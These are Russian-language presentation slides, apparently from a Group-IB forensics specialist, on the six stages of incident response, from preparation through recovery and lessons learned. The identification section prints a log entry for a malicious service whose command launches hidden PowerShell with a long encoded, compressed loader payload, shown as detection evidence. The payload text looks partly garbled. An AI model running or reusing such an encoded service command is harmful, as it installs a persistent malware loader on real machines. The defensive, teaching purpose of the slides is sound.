

Хьюстон, у нас инцидент! Что делать?



## Шесть ступеней реагирования на инцидент





Нулевая ступень: подготовка



- Регулярные тренинги с персоналом (фишинг/вишинг)
- Разработка плана действий при возможном инциденте, распределение ролей, тренинги согласно ролям
- Настройка журналирования на рабочих станциях, серверах, сетевом оборудовании и т.д.
- «Тревожный чемоданчик»




## Первая ступень: идентификация



- Обнаружение на уровне сетевого периметра (межсетевые экраны, маршрутизаторы, IDS и т.д.)
- Обнаружение на уровне периметра хоста
- Обнаружение на уровне хоста (антивирусное ПО, ПО контроля целостности файлов и т.д.)
- Обнаружение на уровне приложений (журналы приложений)



Идентификация: уровень сетевого периметра/периметра хоста





## Идентификация: уровень хоста



 **Malware detected** 

Detected: HEUR:Trojan.Win32.Generic  
Location: C:\Users\0...\Scanned\Scanned\_document

Cannot disinfect the detected object.  
We recommend that you delete it.

**Delete**

Skip

---

Apply to all objects of this type



# Идентификация: уровень приложений



В системе установлена служба.

Имя службы: 77e83bd

Имя файла службы: %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -encodedcommand

```
JABzAD0ATgBIAHcALQBPAGIAagBIAgMAdAAgAEkATwAuAE0AZQBTAG8AcgB5AFMAdABYAGUAYQBtAcgALABbAEMAbwBuAHYAZQZByAHQAXQA6D0ArGByAG8AbQBCGAEAcwBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQBBAAEEAQQ
BBAAEEAQQBMADEAVwBIADIALwBhAFMAQgBEAC8ARwB6ADcARgBxAG8AcABrAfcAKwBVAFoAdQBKAFIARQBPpAHQAVABGAFEA5SQBCAGcAdwBpAE0AQgBVAG8AcgBRAfKAAQ5A5G0AdwA5AHAATAA3AEgAVQBjADEALwBhADcAMwAvAggAQgBTAGkANQBK
AEwAMQBXAGwAcwAyAFIACABkADIAZABtAGQAKwBZADMAEgB5AEcAVgAyAGEASAaAwG0AQwBrAE4AWQBWAECAVQBIAFYASABQFAoAOABKAEYAEAArAG4AMABVAFUAMgAwEoARABwAegAbgA1AFgAMABNAG4AQgBOAEcAUgA2AEgAAQ3AGwATgA1
AFgAegBqAEMAWABOAE8ATABNHAUAagB2AG8AKwArAHAAVgBNADkANABoAEUASABAFUAYwBQAHgASgBzADcAdwBnAG8ANAB6AGEAQgBvAEUAeAgBKAFMASwAvAEMAbwBsAGsAcQBsAFUAAOQBGFANABQAHAawBTAGUAYwB1AGsAZQB5AEIeAgBoA
DAACQBWADgATAB5ADQAUwBGAEAAQBgAGUAYgBTAG4AQQBjAGMAMgBkAG4AWgAZAHIAZwBIAQGUAUwBWADgAVAA1ADMAUQBtAFgAMgBmAGUABwBzAE8ASwBPACsAcQBxAegAdgBhAEwAeQBpAegAcwAxAQUATABIAIDYAbwBLAGQARQzAGQARAB
UFAAWABYAEAEABJAEQAEBoADIAKwBuAEUAWABJAEYACgAyAEwAVgBDFAcAawBIAfKASgBMAFEAZwBOADkAEAB3AEoAbABYAAGwANgAxAGARQgBtADIAIYQBMAHMAHQB6ADkAUABpAEQAYwBWADUAWABoAHOAcABmAFUAEQBWAG0AYwBLAHgAc
gA2AG8AWQBVAFAAWAB1ADgAMgBWAEYAVQBNAF0AbgByAEMARgAwAHUAWgBHAHoATwAzAGQASgB5ADcAaQBIAFQAdgBSAHMAAbwBiAHMAZQA2AEsAbABnAGIAYgBQAEMAAbwBEAHOAMABWAHYAbQB4AGoAZQBHAFUAdQbVAEMAAQB4ADcAZwBBAA
HkATwBFAYAUwAwAFgATQB0ADkARQBHAHUAcQBIAHIAawBCADUAEABUADAaVwBaADAAbQBDAGcAMABDAFYAegBLAEgAQQB5ADEAUwBUADIAeQBHAEASAB0AGcASgB2AFYAEgBUAGUASgBhAG4AQQA3AG8AYwBxAFOAMgA2AFgAYQBQAHcAMwB1A
EYAMQBFAD0AaA0AE8ACABKAFQAOABzAGsANwBuAHUUAUA3AGsAYgBrADQAdgBnADYAUgBYAHUAcAAvAFUARQBjAGEAUABDADkAAQBBAFUAdAAvAFMAUA5AFMAbABSFAFoAbBGAe8AYgBTAEQAcbQYAEAEUAAXAEIAVwBLAFYAVABXAFcAbQAwAHA
ARwBDFAFAAMgBoAE0AKwBpAcSvABPFAFUUwBHAEQARABGAEMAQwBTAE8ASAB0AFKASAB0ADAANwBRAFYAVQBtADYARgBwADYATABYAHAAyGkAFKAOAB1ADUAGwAwAE0AMgA5AGUAVgBOAHgATABKAFQASwB4AE0AMgBNADkAegB0AEYAMABKAE
oAZwAxAFMANgBjAGkAAUAAwAGYAMABrAEQACgBmAEIASQB4AGIAMQBBAHMAWgAzAG8ANwBjAEcAbAAwAHkAbAA5F0AMgBMAG4ARwBZAHUUAUQA5AE8AOQBUAFCAbgAwAFMAVwBuAEUAUwBDADUUAABWAHMAWABGAEYAVwBWAAGARQBDAHQ
AVwBnAEsAUABFAGkASQAZAGYAUwBsAFcAZAA1AGgAOABrAHEAMwBHAKHkAbQBFQASABPACsARABWAGgAQQBUDIAbgBOAGwAWQBpAGUAcbQTAHMAcAwAHEAQQBNAEEAEABUAHMARGuAEwAVwBFAGwASwBCADcANwBpFEATgBkAHYAdgBY
AHcAegAwAHcASwBUAG8AbgB2AHAAOQBCHAYUQBCHAMABzAHkAZwBJAFMAVwBjAFcAaAbtAEUAWABAdgAbABKAEIAEABJAEUAUwAyAFYAbgArAG8AYQBBAFoAZgBNAEoATAA3AGMAWAB6AGYAVABYAG8ARQAwAGUAVgBvAFgAcgBpAcS0AQBB3A
EEAVAAzAEAEAZwB6AFgAdwB3ADAAMQBHAGUARQBOAEsAAABUAFUAWgBCAGEdA4A3AG8AYgBNADMAcQB1AGcAdgBJAHEASgBUAGoAaABUAHIAZwAwADMAUABZAEIAUA0AEMAUVABFkAAQBgAQeQAbwBQAEcAcwB6AEwAOABEAFIATQBZAE4AcQBXAHC
ANQBHADANABkADQASQA0AHEAUgBvAE0AVABHACsAcABEAGsAbABKAFIAdgBCAECAYgBXAHMAAbwB2ADEATgA0AG4AUwBwAHcAVgBJAFYAWgA3AGsAQQA2AFUAAaABNEEAWQBjAGkARQB6AGEATQBRADgAQwBUAFYASQB5AGIAeQBjAHYARAASAFUA
NwAzAGwASgBIAHEAYQBwADcAdABIAEUAAwAyAHEAVQBpAHQUAUABxAFQAbwBZAEoARQAZzAEcAYQBZAFMAYwA0AGYAdwBJAHoAZwBzADYAVABBAEYAdgBEAEUAMAA2AFYAKwBQAFMAawBIAEwAwQBNADEAMQBZAC8ANQBLADkAWQBHADgATgAZADI
AMwBLADUAWQBIAFgAWABYAE4AagBhAHcAbQAvAEEAZgA4E4ASwBMAFYASAA3AFoARgAyADIANwA1AHAANQB3ADkAVAA5ADMAawBXAGoAZwB0AG4AVzAHAACQBWAEEwAagBhAFgAcgBOAEoAbwBUADQAWB2AHoAdwBxAHQwByAGIAMABUA
HIALwBKAECAdAB2AG0ANABCAEoAYgBWAFAQAQB6AGIAMQBwAFIAdABYAEgAVgB1AcSAdgBWAG4AVQA2ADMANQBWAGUATAB5AFQAMgB6AHYARgBrAHUATgB5AGMARgBYAEMAcbQWBAHIAMABXAEYAdABVAFgAYgBJAGYA0ABhAFcAMQAYAEgAYgBSA
DgANwBzAEkAYgBhAGUAdABXAHAAZwBsAHkAAAB4AGUAdAB0AGYAYgBBFAkASAB6AGUAKwBqAegAawB6AFgAMgA2AHMAbABtFAAAABEADAAALwBLAFgAeQB6AEQAcgBOADcAMwBMADIAEABjAEIAEAB0AEkATAA1ACsAdgBiAHEAdgAZcAsARwBKADEAd
QAYAG4AMABIAFAANQAwADEARA4AGgATgBsAEMAcbQ4AEQARA1ADQARwBaAHMAWQB4AC8AMwBNAGMASAA2AHQAbwBxAEIAYgB5AHcAdQBpAE4AMABkAGsAdgBwAG8AVwB6AHEAQQB6AGgAZABIAAGUAcQBIAgGARAARADUAEABvAHkAMAB1AEw
AMAA1FAAAeQB3AC8ANQAwAGMAcQBzAEYAAABhAE8AdwBNAFEARwAvAHAAYgByADIASgBYAGIATwBxAE8AWAB0AGEAMwBOAE8AawB1ADkAYgA4AEQANQBtAE4AaQBEDQAZQBPfKAUwBAGQALwAvAEoAUQAvEgAWABkAEcAZQBYAdgAZgBuAFcA
TQBNAGoAMQBjFAAYQZAEIAUAaVADQAWQBWAHQAbQB1AHcAcQA5ADcARwB6AFIYgByADkAdwBIAHoALwByAHEATwBtAC8AcgBKAESAWQAZAHUASABCADMAZgA0AFkAKwB5AFYAQQBIAkSgA4AFEAZwA0ADEAVwB4AGsAEQAvAGUAAQBBuADkAT
ABHAG0AMQBzAC8ANwBxAGQAOQBKAHUAawBwAHgAYwBGAFgAKwBTAEwAeQA5AE4AMQB1ADEAbwBUAE4AMwBuADQAAQbWADkAbQB0AHOAOQB1AHkAYQBUEsASgA4ADEAdQAOAFgAWQB5AESASgByAEYAUwB0AG0AbwAyAFYAdQBNAHOAOAA4AC
8AUQBFAgkAbAAwAGwARwBFAEwASQBMAgWATQBxADUANwAvADkARgB3AEQATwBMADUASwA4AEkAAABkAHEAQgBwADcARABPACsASQBIAHgARwBVAHYAcAA3AGcAbwBVAFMAcQB2AHIANgBZAEwARwBtAG4AawBzADUATgBGADEAbwB5AC8AcwA4A
HcAWgB3AEwATQAYAHgAVwBiADMAUQB0AGEASgAxAHgAUQA1AHQAQgBQAAGIAAQCBAFoAZQBUADQAMQBAAfCArWwBuAGgAaQAxAG4AEAAxAHMAZgAZAFIAMgA5AGcAVQBNAFMAUgBJAHcAVABJAGgAYwBoADcAcQAYAFgARwBVAESAAgA2AFYACwBB
AGQACABPADQAYgBGA GAMMABOAEwAdgB0ADEAQABYAG0ANQAZADYAZABGAHMAbQA3AEYAdwBIAFIUAFUAgA0ACsAEABLEBASAB0AEGUQBNAKAVQBxAHUASQBAGUAdAAvAHgAbgByAHAARA1AEUAVAAvADgAKwAxAGoALwBQAGYAWBGAADkARg
AvADYARgB6AEMARgBJAEwANABqAFAARAzADcASABIAFgAOABPADAAWgBnAHcAQwBhAEoARABxAEkATwBjAHgAAzAdgAdgBVAGcAbABBFgAZwB3AE4AEAAxADQARwBpAEoAcwBtAFgAegBoAG0ASABzAFYAEQBHAHCABWABHEAcQwADgAagBtA
GQAYgBpADMAUGBBAFUASQARAcSvAEABzAEcAWABIAHEAUABLAGwAbwA0AEsALwBtAFMAZQBEEAeANwBKAHgAVQB3AEQAVQBjAHQAUQB6ADAAaQBHAG0AcgBVAEoAKwBpAEkAbwBCADgAbwBDADYACgBnAHYAMwBRAE0ASQA3AEYAbgBCADIASAAv
AFEAUABHAEUALwB4ADEAdAB3AFoAUgBJADgARABzAGEAVQBKFAAQwAyAEoAZAB0AGkAdwBYADAAQgBRABRAEAgBRAEAgAAxAGQARQwBUEkARABHAGYALwBBAEUAMQB4AESAdwBBBAHkARABBAEAEQAQIAcKAKQA7AEkARQBYYACAABKABOAGUAdwAtA
E8AYgBqAGUAYwB0ACAASQBPAc4AUwB0AHIAZQBHAG0AUgBIAGEAZABIAHIAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAc4AQwBvAG0AcABYAGUAcwBzAGkAbwBuAC4ARwB6AGkAcABTAHQAcgBIAGEAbQAOAcQACwAsAFsASQBPAc4AQwBvAG0A
cABYAGUAcwBzAGkAbwBuAC4AQwBvAG0AcABYAGUAcwBzAGkAbwBuAE0AbwBkAGUAXQA6D0ARABIAIGMAAbwBtAHAAcGBlAHMAcAwApAcKAKQAuAFIAZQBHAGQAVABvAEUAbgBkAcgAKQA7AA==
```

Тип службы: служба режима пользователя  
 Тип запуска службы: Вручную  
 Учетная запись службы: LocalSystem\




Intelligence driven incident response



# Threat Intelligence

Выявляйте угрозы, утечки, взломы и хакерскую активность до того, как они смогут вам навредить





## Вторая ступень: локализация



- Обнаружение скомпрометированных рабочих станций и серверов, возможно, сетевого оборудования
- Отключение скомпрометированного оборудования от сети
- Создание слепков оперативной памяти и побитовых копий носителей информации
- Применение необходимых патчей, в том числе на соседние сервера и рабочие станции
- Смена паролей
- Удаление созданных атакующими аккаунтов
- Завершение потенциально вредоносных процессов
- ...



## Третья ступень: ликвидация



- Удаление потенциально вредоносного ПО, а также иного ПО, установленного атакующими
- Удаление механизмов, позволявших атакующим закрепиться в системе (ключи реестра, задачи, сервисы и т.д.)
- Блокировка IP-адресов и доменных имен C2
- Смена IP-адресов и доменных имен скомпрометированных хостов
- Если нет уверенности в успешном удалении, осуществить восстановление из чистой резервной копии
- Если и в них нет уверенности – переписать носители информации нулями и переустановить ОС



- Проверка работоспособности рабочих станций и серверов
- Возвращение рабочих станций и серверов в работу
- Мониторинг на предмет повторной компрометации
- В случае обнаружения следов повторной компрометации – возвращение к первой ступени





- Почему произошел инцидент?
- Что необходимо предпринять, чтобы не допустить его повтора?
- Каких средств обеспечения информационной безопасности не хватает организации?
- Как необходимо перестроить инфраструктуру, чтобы обезопасить ее?
- Какими тренингами необходимо обеспечить персонал, чтобы увеличить число предотвращенных инцидентов и производить эффективно реагирования в случае их возникновения?



whoami



Олег Скулкин | GCFA, MCFE, ACE | skulkin@group-ib.ru  
Специалист по компьютерной криминалистике Group-IB



Публикации: Forensic Focus, eForensics Magazine, Cyber Forensicator



//////

# Спасибо за внимание!

---

БОЛЬШЕ ЧЕМ БЕЗОПАСНОСТЬ

//////